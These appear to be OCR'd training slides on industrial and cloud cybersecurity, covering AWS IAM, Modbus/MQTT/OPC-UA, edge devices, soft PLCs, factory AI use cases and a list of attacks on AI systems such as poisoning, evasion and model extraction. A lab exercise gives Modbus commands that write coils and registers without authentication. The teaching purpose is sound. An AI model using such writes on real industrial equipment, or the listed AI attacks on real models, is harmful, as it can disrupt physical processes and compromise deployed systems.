
Cobot allowing to screw at a constant torque

Obtained optimization
- Execution delay reduction
- Task sharing with the operator
- Quality improvement
- Constant operation upholding

Industry 4.0
> The reality

- Machine Learning (« AI »)
- Cloud
- Data collection using « IoT »
- More IT/OT integration

➔ In a nutshell, even more reliance on things you do not ***own***, ***understand*** nor ***control***


aws
Clint
Eastwood
as
THE
Cloud
Lee Van
Cleef
as
THE
BAD
Eli
Wallach
as
THE
UGLY

The cloud 101


- A form of IT outsourcing
- There are different types of « clouds »: IaaS, PaaS, SaaS
- Provides easy & fast access to lots of resources, an immense scalability with no up-front investment
- *OPEX* vs *CAPEX*

Cloud security
> *It's all about IAM*

- The cloud doesn't make all vulnerabilities disappear
- You can expect better than average cybersecurity from main providers ***on the perimeter they manage!***
- That doesn't mean that vulnerabilities do not exist, but they are not officially communicated through CVEs, so it's just more obscure and there is nothing you can do about that
- As a client (especially for SaaS), you are only responsible for some of the configuration options as well as managing permissions

➔ *IAM is the main source of vulnerabilities to exploit for SaaS, and ads a new layer of vulnerabilities for IaaS and PaaS*


Cloud security
> *It's all about IAM*



https://aws.amazon.com/compliance/shared-responsibility-model/

Cloud security
> AWS IAM 101

- AWS IAM can be complex, let's try to get the basics right!
- Several concepts
  - Account: it's the billing entity; an account has user and resources
  - Organization: accounts can be joined to an organization to have additional security policies
  - User: like you & me
  - Role: an IAM entity, similar to a user. Users can "*assume*" roles to get additional privileges



https://docs.aws.amazon.com/IAM/latest/UserGuide/intro-structure.html

Cloud security
> AWS IAM 101

- Each action to AWS needs to be authorized through a policy
- Policies are defined in JSON and mostly apply to a user or a rôle
- Additional, service-specific policies might exist
- An organization can also define SCP (*Service Control Policies*) to limit the permissions for all joined accounts


```
{
    "Version": "2012-10-17",
    "Statement": [
        {
            "Sid": "ListObjectsInBucket",
            "Effect": "Allow",
            "Action": ["s3:ListBucket"],
            "Resource": ["arn:aws:s3:::bucket-name"]
        },
        {
            "Sid": "AllObjectActions",
            "Effect": "Allow",
            "Action": "s3:*Object",
            "Resource": ["arn:aws:s3:::bucket-name/*"]
        }
    ]
}
```

https://docs.aws.amazon.com/IAM/latest/UserGuide/intro-structure.html

Modern ICS/IoT protocols

- « *legacy* » OT protocols like Modbus/tcp, Profinet, DNP3 offer (very) limited cybersecurity capabilities

  ➔ ***network access = ability to impact the industrial process***

- Modern ICS protocols include **MQTT** and **OPC-UA**
  - MQTT is simpler to implement & often used for IoT stuff
  - OPC-UA is way more complex and tailored for industrial use cases
  - Both can be
    - **secure if correctly configured** (authentication, authorization, secure communication channel)
    - **very insecure if not configured properly**, which is absolutely not uncommon

Modbus/tcp hands-on

We'll use mbtget, a CLI modbus client

```
cd Documents/toolz/modbus/mbtget/scripts/
```

Step 1: Launch the modbus server

```
./python3 modbus_server.py
```

Step 2: In a new terminal window, query the server with mbtget

`./mbtget -r1 -a 0 -n 8 127.0.0.1` → read 8 "coils" (BOOL value) starting at address 0

`./mbtget -w5 1 -a 0 127.0.0.1` → write 1 to the coil 0

`./mbtget -r3 -a 0 -n 8 127.0.0.1` → read 8 registers (0-65535) starting at address 0

`./mbtget -w6 123 -a 0 127.0.0.1` → write 123 to the register 0


MQTT hands-on

MQTT is a pub-sub protocol

The server part, mosquitto, is already running on your Kali machines

Launch MQTTExplorer to connect to it:

```
cd Documents/toolz/

./MQTTExplorer
```



OPC-UA hands-on

- OPC-UA is an evolution of OPC-DA industrial protocols, that provides adequate security (authentication, authorization, signature, encryption)
- A very complex (and evoluting) standard, for which not all specifications are implemented
- We'll connect using a GUI client:

```
opcua-client
```

Edge devices

- « Edge device » is category of OT devices that are used to link the OT and the IT world
- They usually have one or more of the following capabilities:
  - Built-in network (Ethernet/4G/etc…)
  - Protocol conversion (legacy protocols to OPC-UA/MQTT/…)
  - Computing power for local processing before sending to the cloud
  - “Located” between OT and IT networks
- Interesting for attackers as they usually have access to a lot of OT devices (like PLCs) to collect data / sometimes send orders

Soft PLCs (SOFTware PLC)

- A soft PLC is a PLC software running on « generic » hardware
  - Can also be installed on specific hardware (« hybrid » PLC?)
  - Can also run as a VM or as a container

- How does it impact cybersecurity ?
  - Largely increases the attack surface: you have a full blown operating system
  - Allows the customer to perform additional security measures: security monitoring, hardening...

SIEMENS straton AUTOMATION CODESYS

What about Artificial Intelligence?

Artificial intelligence for industry

Some examples from our clients

Luxury Watchmaking

Use case type: Quality control prediction

Description

- AI predicts luxury watch autonomy control outcomes
- Processes complex data from the assembly line and test benches to predict test results

Value Added

- **Cost**: Reduced need for test benches, improving their availability
- **Quality**: Better understanding of test failure causes
- **Delay**: Shortened immobilization time in production due to faster testing (67% faster)

Waste Management

Use case type: Maintenance Supervision

Description

- Utilizes a real-time BI tool and machine sensors with computer vision technology for supervisory control.
- Data collected by sensors is processed in a cloud environment using AI, with an edge server handling real-time quality measures.
- The BI tool in real-time mode alerts for any anomalies or unexpected downtime incidents.

Value Added

- **Cost**: Reduction in maintenance costs, (€550,000 across 16 sorting sites)
- **Quality**: Enhanced quality control and detailed view of waste sorting
- **Delay**: Decrease in unplanned downtime, improving operational efficiency and reducing interruptions in waste sorting processes

Luxury Watchmaking

Use case type: Production Prediction

Description

- AI predicts stability for heated production tools (height of machining tools, so that machining can continue even during heat-up periods)
- Interprets complex physical parameters for optimal tool operation

Value Added

- **Cost**: Improved availability of machining tools, reducing the number needed
- **Quality**: Increased precision in monitoring cutting tool behavior
- **Delay**: Reduced downtime for production tools, optimizing production time (Temperature spike disrupts precision for hours)

Automobile Manufacturing

Use case type: Quality control prediction

Description

- Integrates Computer Vision for human-like visual inspection
- Utilizes an algorithmic model for problem-solving in assembly line quality
- Computer vision for improved assembly process verification and compliance

Value Added

- **Cost**: Elimination of low-value manual checks, optimizing resource allocation
- **Quality**: More reliable and consistent processes due to automated controls
- **Delay**: Time savings in supply chain processes due to automated controls, leading to faster and more agile assembly lines.


Lifecycle of an AI System:

From Raw Inputs to Leveraged Outputs

Data Collection
- Large quantities of data
- Data labelling and annotation

Model development
- Architecture design
- Writing the model's code
- Training the model using the data

Deployment
- Integration and deployment of the model
- App, website, API …



Data processing
- Data cleaning (removing outliers, duplicates, …)
- Format data to match the model

Tests
- Validation of the model's performances
- Different data to prevent overfitting

Monitoring
- Check the model's performances in the application

Lifecycle of an AI System:

Different kinds of attacks against AI systems

Extraction attacks

Membership inference

Determining whether a specific data was used for model training

Model inversion

Inferring sensitive training data by analyzing the model's outputs

Model extraction

Reverse engineering the model architecture by querying it to replicate and abuse its functionality

Infection attacks

Dataset poisoning

Injecting malicious data into the training dataset to influence the model's behaviour during training or introduce biases

Retraining poisoning

Querying malicious data into the model that will be used to retrain it to influence the model's behavior

Manipulation attacks

Evasion

Precise modification of an input to completely change its classification by the model

Model reprogramming

Manipulating the model to execute unintended functionality or perform malicious actions

Denial of service

Providing the system with modified inputs to increase the computation time or energy consumption of the system

